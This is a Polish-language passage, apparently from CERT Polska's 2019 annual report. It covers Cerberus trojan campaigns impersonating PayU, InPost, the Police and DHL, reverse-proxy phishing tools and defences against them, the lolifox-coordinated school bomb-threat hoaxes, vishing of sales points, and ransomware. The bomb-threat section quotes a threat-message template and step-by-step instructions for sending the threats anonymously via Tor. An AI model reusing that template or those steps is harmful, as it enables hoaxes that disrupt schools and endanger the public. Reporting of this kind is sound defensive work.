
Rys. 58. *Wysyłana przez atakujących wiadomość SMS z linkiem do pobrania złośliwej aplikacji (z lewej).*

Rys. 59. *Malware podszywa się pod aplikację PayU (z prawej) (źródło: https://sirt.pl/content/images/2019/10/SMS.jpg).*

73. https://eur-lex.europa.eu/legal-content/PL/TXT/?uri=CELEX%3A32015L2366
74. https://sirt.pl/falszywa-aplikacja-payu/
75. Tamże

InPost


W połowie października obserwowaliśmy kampanię złośliwego oprogramowania podszywającą się pod produkt marki InPost. Rozsyłany malware okazał się być trojanem bankowym rozpoznanym jako Cerberus (więcej na jego temat piszemy w rozdziale Androidowe bankery (patrz str. 89) oraz na blogu cert.pl[76]. Dystrybucja była oparta o wysyłkę SMS-ów z informacją o śledzeniu przesyłki za pomocą aplikacji mobilnej. Wiadomość zawierała link do pobrania złośliwego narzędzia.




Rys. 60. *Witryna phishingowa inpost24[.]tk/inpost dystrybuująca złośliwą aplikację.*

Aby zainstalować aplikację, użytkownik musiał pobrać plik z linka w SMS-ie oraz wyłączyć blokadę instalacji oprogramowania z niezaufanych źródeł. Próbka trojana analizowana w środowisku Android 7.0 (API 24) nie domagała się przydzielania dodatkowych uprawnień na etapie instalacji. Mogło to spowodować uśpienie czujności użytkownika. Dopiero pierwsze uruchomienie skutkowało pojawieniem się okna, które w natarczywy sposób domagało się wyrażenia zgody na korzystanie z ułatwień dostępu (ang. *accessibility services*).

Ułatwienia dostępu, mające z założenia wspomagać obsługę systemu osobom niepełnosprawnym, zostały w tym wypadku wykorzystane do przejęcia kontroli nad urządzeniem. Złośliwe oprogramowanie po udzieleniu mu wspomnianego zezwolenia dokonywało samodzielnego podniesienia własnych uprawnień. Cerberus przyznawał sobie m.in. możliwość odczytywania listy kontaktów, inicjowania wywołań USSD, stawał się administratorem urządzenia oraz domyślną aplikacją do obsługi SMS-ów. Analiza próbki nie wykazała ruchu sieciowego wskazującego na wykradanie wiadomości czy kontaktów, co nie wyklucza wystąpienia takiego zachowania w przyszłości.






Rys. 61. *Malware próbuje uzyskać zgodę na korzystanie z ułatwień dostępu.*

Rys. 62. *Złośliwe narzędzie, wykorzystując ułatwienia dostępu, samodzielnie zmieniło domyślną aplikację do obsługi SMS-ów.*

76. https://www.cert.pl/news/single/analiza-techniczna-trojana-bankowego-cerberus/

Korzystając z techniki przysłaniania ekranu za pomocą nakładek (ang. *overlay*), malware wykradał dane logowania do popularnych aplikacji. Nakładki były pobierane z zewnętrznego serwera w trakcie działania trojana – warunek stanowiła zainstalowana na urządzeniu aplikacja, na którą atakujący posiadali przygotowany overlay.



Rys. 63. i 64. *Przykłady używanych przez Cerberusa nakładek wykradających dane logowania.*

Polska Policja / DHL

5 listopada informowaliśmy o pojawieniu się w sieci kampanii malware podszywającej się pod Polską Policję[77]. Witryna, rzekomo oferująca aplikację do ochrony smartfonów, podobnie jak w przypadku kampanii podającej się za InPost dystrybuowała trojana bankowego Cerberus. Strona sprawiała wrażenie przygotowanej w pośpiechu, zawierała błędy językowe i znajdowała się pod adresem wskazującym na phishing (dhlaplikacja[.]pl/apk). Na tym samym serwerze, pod adresem dhlaplikacja[.]pl, cyberprzestępcy umieścili tę samą rodzinę złośliwego oprogramowania, tym razem podszywając się pod firmę DHL.

Rys. 65. i 66. *Przykłady stron phishingowych wykorzystanych w kampanii.*

Zapobieganie infekcji

Opisane powyżej aplikacje, dystrybuowane w większości poza sklepem Google Play, nie powinny domyślnie zainstalować się na urządzeniu. Standardowe polityki bezpieczeństwa w systemie Android nie zezwalają na instalację pakietów pochodzących z niezaufanych źródeł. Użytkownik może świadomie zrezygnować z tego mechanizmu, stanowczo jednak odradzamy takie rozwiązanie. Jednocześnie, jak pokazał przykład aplikacji Flaga Polski, nie można wykluczyć prób umieszczania złośliwego oprogramowania w oficjalnych kanałach dystrybucji. Szczególną czujność użytkownika powinny wzbudzać aplikacje korzystające z ułatwień dostępu, wnioskujące o instalację dodatkowych pakietów, oraz uzyskujące dostęp do uprawnień podwyższonego ryzyka.

77. https://www.facebook.com/CERT.Polska/posts/2683547554998951

Phishing z wykorzystaniem *reverse proxy*

Najbardziej standardową i zarazem najprostszą w implementacji techniką phishingową jest uruchomienie napisanej od zera lub skopiowanej fałszywej strony internetowej wykorzystującej logotypy i stylowanie podmiotu, w który jest celowany atak. W 2019 r. odnotowaliśmy nagły wzrost popularności alternatywnej techniki, polegającej na zestawieniu serwera reverse proxy. Głośno zrobiło się również na temat narzędzi, które umożliwiały przeprowadzenie takiego ataku nawet mało zaawansowanym użytkownikom.

Phishing z wykorzystaniem reverse proxy polega na tym, że atakujący uruchamia własny serwer internetowy, który pośredniczy w komunikacji pomiędzy klientem a serwerem prawdziwej usługi.

Rys. 67. *Schemat ataku z użyciem reverse proxy.*

Użytkownik łączy się z serwerem fake-google.pl, który z kolei zestawia sesję z google.pl i "mediuje" pomiędzy użytkownikiem a prawdziwym serwisem internetowym, mając możliwość przechwycenia wszystkich informacji (loginów, haseł, tokenów 2FA, danych kart płatniczych). Oczywiście, zwabienie ofiary na serwer atakującego wymaga odpowiedniej socjotechniki, na przykład wysłania fałszywej wiadomości o konieczności zalogowania się w serwisie.

Oszustwo z zastosowaniem tej techniki jest wyjątkowo wiarygodne, ponieważ strona internetowa zaprezentowana użytkownikowi będzie wyglądała i zachowywała się dokładnie w taki sam sposób, jak w przypadku oryginalnego serwisu. Zaawansowane narzędzia do przeprowadzania ataków tego typu potrafią automatycznie podmienić wszelkie odniesienia do prawdziwego serwera zawarte w kodzie HTML, JavaScript i CSS.

W dodatku mechanizmy SSL/TLS w żaden sposób nie chronią użytkownika przed tego typu atakiem, ponieważ istnieją dwie, całkowicie równoległe szyfrowane sesje: jedna pomiędzy klientem a fałszywym serwerem, druga pomiędzy fałszywym a prawdziwym serwerem.


Należy pamiętać, że certyfikaty SSL typu DV (Domain Validation) zapewniają jedynie, że łączymy się z serwerem należącym do prawowitego właściciela domeny, ale nie weryfikują jego tożsamości. Oznacza to, że jesteśmy chronieni przed przechwyceniem lub podsłuchaniem danych wymienianych z serwerem, z którym się łączymy, przez osoby trzecie. W żaden sposób nie zapewnia to jednak bezpieczeństwa, jeśli łączymy się ze stroną phishingową, a obecna ikona zielonej kłódki może niesłusznie wzbudzać zaufanie. Bezpiecznie możemy czuć się jedynie w sytuacji, gdy jednocześnie zweryfikujemy nazwę domenową strony internetowej oraz sprawdzimy, czy połączenie jest szyfrowane.

Przykładem odnotowanego przez nas ataku, wykorzystującego technikę reverse proxy, były próby pozyskania loginów i haseł od użytkowników portalu wykop.pl poprzez uruchamianie fałszywych instancji portalu wykop.pl.

Rys. 68. *Wpis skonfundowanego użytkownika portalu wykop.pl*

Najbardziej popularne projekty phishingowych reverse-proxy to evilginx2[78], Modlishka[79] i muraena[80].

Proxy phishingowe Evilginx było widziane również w użyciu przez grupy APT z innych krajów:



Rys. 69. *Dyskusja w serwisie twitter dotycząca stosowania reverse proxy.*

W odpowiedzi na zaobserwowane zagrożenia 21 stycznia 2019 r. CERT Polska opublikował techniczny artykuł[81], w którym opisany został sposób działania proxy phishingowych. W materiale ujęto również dostępne techniki zapobiegawcze, które mogą zostać wdrożone przez twórców serwisów internetowych, aby zapobiec tego typu atakom. Wskazane przez nas sposoby ochrony to:

- wprowadzenie uwierzytelniania dwuskładnikowego U2F,
- modyfikacja schematu uwierzytelniania e-mailem,
- detekcja ataku MITM za pomocą JavaScriptu,
- blokowanie istniejących proxy za pomocą podstrony-pułapki.

Opracowaliśmy również proof-of-concept aplikacji internetowej w technologii Python 3 / Flask, która zawiera przykładowe mechanizmy obronne zaimplementowane na poziomie JavaScript. Nasz kod jest dostępny w repozytorium CERT-Polska/anti-modlishka[82] na GitHubie.

78. https://github.com/kgretzky/evilginx2
79. https://github.com/drk1wi/Modlishka
80. https://github.com/muraenateam/muraena
81. https://www.cert.pl/news/single/przeciwdzialanie-phishingowi-z-wykorzystaniem-techniki-man-in-the-middle/
82. https://github.com/CERT-Polska/anti-modlishka

W 2019 r. obserwowaliśmy wykorzystanie tej techniki phishingu prawie wyłącznie w sektorze finansowym (gdzie tego typu proxy nazywane są "webfake" lub "redirect"). Podmioty związane z bankowością posiadają zaawansowane systemy antyfraudowe, które są w stanie wykryć i reagować na tego typu ataki.


Zachęcamy administratorów stron internetowych do zapoznania się z materiałami na temat tego zagrożenia, ponieważ popularność i prostota obsługi publicznie dostępnych narzędzi może spowodować zwiększenie się skali tego rodzaju ataków również w innych sektorach.

Alarmy bombowe

W 2019 r. zmorą okazały się fałszywe alarmy bombowe. Były one wysyłane drogą mailową przez bliżej niezidentyfikowanych sprawców. Celem ataków były m.in. urzędy, prokuratury, sądy, przedszkola, szkoły, uczelnie, szpitale, centra handlowe, media czy transport publiczny.

Jeden z takich ataków został przeprowadzony na początku maja 2019 r. w związku z odbywającymi się wówczas egzaminami maturalnymi. Według Centralnej Komisji Egzaminacyjnej[83] tylko w dniu 7 maja 663 szkoły zgłosiły fakt otrzymania drogą mailową informacji o podłożeniu ładunku wybuchowego na terenie szkoły. W 481 szkołach, po sprawdzeniu przez służby, egzamin rozpoczął się zgodnie z harmonogramem. W 181 szkołach egzamin rozpoczął się z opóźnieniem, zaś w jednej placówce egzamin się nie odbył. Jak widać skala tego typu zdarzeń, jak i skutki organizacyjne, były znaczne.

Analiza incydentów wykazała, że może za nimi stać grupa osób, a „koordynacja" ataków odbywała się za pośrednictwem anonimowego forum obrazkowego[84], znajdującego się w tamtym czasie pod adresem lolifox.org (patrz: rys. 70). Forum to jest obecnie nieaktywne.




Rys. 70. *Forum obrazkowe lolifox.org.*

83. https://twitter.com/CKE_PL/status/1125713351915528192
84. https://pl.wikipedia.org/wiki/Imageboard

Wśród wielu działów tematycznych znajdował się jeden o nazwie „/poland/”, opisany jako „Polskie forum wywrotowe”. Jeden z wątków, utworzony 23 stycznia 2019 r., który pojawił się w obrębie tego działu, dotyczył alarmów bombowych i nosił nazwę:

„POMYSŁ na ZABAWE ? CZY to jest ZAMACH TERRORYSTYCZNY ?”



Rys. 71. *Wątek dot. alarmów bombowych na forum lolifox.*

W początkowej fazie anonimowy autor wątku podawał dzienną listę artykułów opisujących kolejne, prawdopodobnie powodowane przez niego alarmy bombowe. W styczniu pojawiło się ich aż 125. Skala zjawiska była z dużym prawdopodobieństwem większa, ponieważ zdajemy sobie sprawę, że nie każdy alarm był opisywany przez media oraz nie każdy artykuł został znaleziony przez autora wątku. Poszczególne artykuły były archiwizowane w specjalnym serwisie, znajdującym się w sieci TOR. Miało to zapewnić bezpieczne i anonimowe odczytywanie artykułów.


Wraz z upływem czasu wątek miał coraz więcej czytelników, pojawiały się wypowiedzi kolejnych osób, luźne porady dotyczące anonimizacji, zacierania śladów i pomysły na nowe alarmy. Przykładowo w dniu 30 kwietnia pojawił się wpis o treści:

„bomberze ewakuuj wszystkie szkoły w polsce w trakcie matur
matematyka, polski, angielski”

Był to swego rodzaju katalizator. Z kontekstu pojawiających się wpisów wynikało, że kilka osób zaangażowało się w przygotowanie i przeprowadzenie ataków. Tworzono przykładowe szablony maili, instrukcje jak zdobywać adresy szkół, w tym gotowe listy do pobrania, oraz informacje jak anonimowo rozsyłać maile.

„Strajkujący nauczyciel / Zdesperowany uczeń / Przeciwnik rządu / Islamski terrorysta
wniósł / przygotował / skonstruował / zbudował
bombę odłamkową / bombę burzącą / bombę rozrywającą / zasobnik z gazem bojowym fosgen / butlę

z gazem bojowym.
Za chwilę / Od razu po przeczytaniu wiadomości / Wkrótce / O godzinie 9 / 10 / 11 / 12
nastąpi
detonacja / eksplozja.
Uciekacje / Ratujcie się
zginą ludzie / wszyscy zginą / będą ofiary / nikt nie przeżyje.”



Rys. 72. *Lista adresów email.*

„PORADNIK DLA BOJOWNIKÓW

1. klikasz Tor Browser
2. wchodzisz na http://secmai*****onion/src/signup.php
3. wpisujesz pseudonim i hasło których nie używasz nigdzie indziej
4. logujesz się na http://secmai*****onion/src/login.php
5. za jednym razem możesz wysłać do 10 szkół, oddzielonych przecinkami
6. możesz wysłać wiele razy
7. w razie limitu zakładasz nowe konto http://secmai*****onion.onion/src/signup.php”

Forum działało do przełomu maja i czerwca 2019 r. Jego właściciel jako powód zamknięcia podał zbyt wysokie koszty utrzymania serwisu. Wkrótce pojawiła się kolejna odsłona pod domeną lolifox.pro, która działała do początku lipca. Ostatnia mutacja pojawiła się w grudniu pod adresem lolifox.moe.

Po alarmach związanych z maturami i zamknięciu lolifox.pro nie notowano już takiej aktywności na kolejnych forach. Alarmy bombowe jednak nadal miały miejsce. Pomimo, że skala tych ataków wydawała się być już znacznie mniejsza, to i tak w skali roku można mówić o setkach, jeśli nie tysiącach odnotowanych incydentów.

Ataki socjotechniczne na punkty sprzedaży

W połowie 2019 r. obserwowaliśmy ciekawą kampanię socjotechniczną skierowaną na firmy posiadające zdalne oddziały obsługujące klientów z branż telekomunikacyjnej i finansowej. Kampania miała wymiar globalny, obserwowaliśmy również domeny powiązane z podmiotami w USA.


Atakujący, podając się za pracowników obsługi działu IT, nakłaniali telefonicznie do instalacji złośliwego oprogramowania, będącego rzekomym klientem VPN lub aktualizacją systemu CRM. Do pobrania malware wymagane było podanie danych do serwera VPN. Połączenia realizowano z warszawskiej numeracji telefonicznej. Atakujący nie używali autorskich narzędzi do wykradania danych, pliki zawierały różne warianty ogólnodostępnych w internecie trojanów. Analiza próbek wykazała, że na zainfekowanym komputerze próbowano zestawić tunel SOCKS5 do serwerów zarządzających o domenach łudząco podobnych do atakowanych podmiotów.

Przekazaliśmy informacje o atakach do US-CERT, aby wspólnie ustalić narzędzia i techniki wykorzystywane przez cyberprzestępców.

Wybrane incydenty i zagrożenia ze świata

Ransomware

Rok 2019 przyniósł wzrost liczby incydentów związanych z zaburzeniami szerokiego spektrum procesów przez ransomware. Na celowniku przestępców znalazły się m.in. systemy przemysłowe, np. produkcji stali oraz systemy wspomagające ochronę zdrowia. Sektor medyczny w USA i Australii borykał się z infekcjami ransomware Ryuk, które sparaliżowały prawidłowy przebieg hospitalizacji pacjentów i uniemożliwiały przeprowadzanie planowych operacji. Pomijając aspekty leczenia, szpitale w Stanach Zjednoczonych miały problem z rozliczaniem wydatków w ramach systemów powszechnej opieki zdrowotnej Medicare i Medicaid[85,86]. Modus operandi rodziny ransomware Ryuk różni się nieco od klasycznego masowego szyfrowania. Przestępcy po infiltracji sieci ofiary ręcznie szyfrują najważniejsze z perspektywy organizacji systemy wraz z kopiami zapasowymi. Punktem wejścia do sieci są zazwyczaj niewystarczającej jakości hasła (krótkie, słownikowe, zawierające popularne frazy) kont do RDP lub wiadomości e-mail z dropperami złośliwego oprogramowania.



Norsk Hydro
16 godz. ·

Hydro subject to cyber-attack

As communicated earlier today, March 19, Hydro has been subject to an extensive cyber-attack, impacting operations in several of the company's business areas.

Update 16.25 CET: See a recording of the press meeting in the link at the bottom of this post.

Hydro has isolated all plants and operations and is switching to manual operations and procedures as far as possible.

Hydro's main priority is to continue to ensure safe operations and limit operational and financial impact. The problem has not led to any safety-related incidents.

Relevant authorities have been notified and are supporting Hydro in the efforts to resolve the problem.

Operational status
Energy: production running as normal
Bauxite & Alumina: production running as normal
Primary Metal:
• Primary plants in Norway running as normal, with higher degree of manual operations
• No indication of impact on primary plants outside Norway
• Remelters running as normal, with high degree of manual operation
Extruded Solutions and Rolled Products:
• Lack of ability to connect to the production systems causing production challenges and temporary stoppage at several plants

Hydro is working to contain and neutralize the attack but does not yet know the full extent of the situation. It is too early to indicate the operational and financial impact, as well as timing to resolve the situation.

